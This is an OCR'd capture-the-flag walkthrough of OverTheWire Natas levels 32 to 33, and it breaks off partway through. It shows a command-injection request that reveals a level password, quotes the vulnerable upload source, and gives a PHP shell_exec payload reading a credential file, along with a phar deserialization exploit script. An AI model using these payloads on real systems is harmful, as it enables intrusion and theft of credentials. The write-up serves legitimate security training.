
Send and see the response to find the file:

17 July,24



```
<h1>
  natas32
</h1>
<div id="content">
  <table class="sortable table table-hover table-striped">
    <tr>
      <th>
        .:
      </th>
    </tr>
    <tr>
      <td>
        bootstrap-3.3.6-dist
      </td>
    </tr>
    <tr>
      <td>
        getpassword
      </td>
    </tr>
    <tr>
      <td>
        index-source.html
      </td>
    </tr>
    <tr>
      <td>
        index.pl
      </td>
    </tr>
    <tr>
      <td>
        jquery-1.12.3.min.js
```


17 July,24



```
        index-source.html
      </td>
    </tr>
    <tr>
      <td>
        index.pl
      </td>
    </tr>
    <tr>
      <td>
        jquery-1.12.3.min.js
      </td>
    </tr>
    <tr>
      <td>
        sorttable.js
      </td>
    </tr>
    <tr>
      <td>
        tmp
      </td>
    </tr>
  </table>
  <div id="viewsource">
    <a href="index-source.html">
      View sourcecode
    </a>
  </div>
</div>
</body>
</html>
```

We successfully found the **getpassword** file.


Now we execute this file and successfully gained the password for next level:



```
POST /index.pl?./getpassword%20%7C HTTP/1.1
```


Now send it and see the response:

17 July,24



```
    font-size:100px;
    text-align:right;
    filter:alpha(opacity=0);
    opacity:0;
    outline:none;
    background:white;
    cursor:inherit;
    display:block;
  }

</style>


<h1>
  natas32
</h1>
<div id="content">
  <table class="sortable table table-hover table-striped">
    <tr>
      <th>
        2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ
      </th>
    </tr>
  </table>
  <div id="viewsource">
    <a href="index-source.html">
      View sourcecode
    </a>
  </div>
</div>
</body>
</html>
```

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:26
natas33.natas.labs.overthew
natas33.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB

NATAS33

Can you get it right?

Upload Firmware Update:

Browse... No file selected.

Upload File

View sourcecode

We Chall
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Natas Level 33 → Level 34

Username: natas34

URL: http://natas34.natas.labs.overthewire.org


Checking sourcecode:

17 July,24


KaliLinux - VMware Workstation
File
Edit
View
VM
Tabs
Help
Home
Metasploitable2-Linux
KaliLinux
1
2
3
4
23:26
natas33.natas.labs.overthew
natas33.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
<html>
    <head>
        <!-- This stuff in the header has nothing to do with the level -->
        <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
        <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
        <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
        <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http:
//natas.labs.overthewire.org/js/wechall.js"></script>
        <script>var wechallinfo = { "level": "natas33", "pass": "<censored>" };</script></head>
    </head>
    <body>
        <?php
            // graz XeR, the first to solve it! thanks for the feedback!
            // ~morla
            class Executor{
                private $filename="";
                private $signature='adeafbadbabec0dedabada55ba55d00d';
                private $init=False;

                function __construct(){
                    $this->filename=$_POST["filename"];
                    if(filesize($_FILES['uploadedfile']['tmp_name']) > 4096) {
                        echo "File is too big<br>";
                    }
                    else {
                        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], "/natas33
/upload/" . $this->filename)) {
                            echo "The update has been uploaded to: /natas33/upload/$this->filename<br>";
                            echo "Firmware upgrad initialised.<br>";
                        }
                        else{
                            echo "There was an error uploading the file, please try again!<br>";
                        }
                    }
                }
```

17 July,24


KaliLinux - VMware Workstation
File
Edit
View
VM
Tabs
Help
Home
Metasploitable2-Linux
KaliLinux
1
2
3
4
23:27
natas33.natas.labs.overthew
natas33.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
        function __destruct(){
            // upgrade firmware at the end of this script

            // "The working directory in the script shutdown phase can be different with some SAPIs (
            chdir("/natas33/upload/");
            if(md5_file($this->filename) == $this->signature){
                echo "Congratulations! Running firmware update: $this->filename <br>";
                passthru("php " . $this->filename);
            }
            else{
                echo "Failur! MD5sum mismatch!<br>";
            }
        }
    }
  ?>

  <h1>natas33</h1>
  <div id="content">
      <h2>Can you get it right?</h2>

      <?php
          session_start();
          if(array_key_exists("filename", $_POST) and array_key_exists("uploadedfile",$_FILES)) {
              new Executor();
          }
      ?>
      <form enctype="multipart/form-data" action="index.php" method="POST">
          <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
          <input type="hidden" name="filename" value="<?php echo session_id(); ?>" />
          Upload Firmware Update:<br/>
          <input name="uploadedfile" type="file" /><br />
          <input type="submit" value="Upload File" />
      </form>

      <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
  </div>
</body>
</html>
```

Create a php file i.e**. shell.php** containing the code:

```
<?php echo shell_exec('cat /etc/natas_webpass/natas34');?>
```

Create another php file i.e**. natas33.php** containing the code, making object of class Executer:

```
<?php
class Executor {
    private $filename = "shell.php";
    private $signature = true;
    private $init = false;
}

$phar = new Phar('natas.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$object = new Executor();
@$object->data = 'rips';
$phar->setMetadata($object);
$phar->stopBuffering();
?>
```


Create a phar file using this command in terminal:

```
php -d phar.readonly=false natas33.php
```

Using burp suit we upload these files:

Firstly, upload shell.php

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:41
natas33.natas.labs.overt
Not secure natas33.natas.labs.overthewire.org/index.php
NATAS33
We Chall SUBMIT TOKEN

Can you get it right?

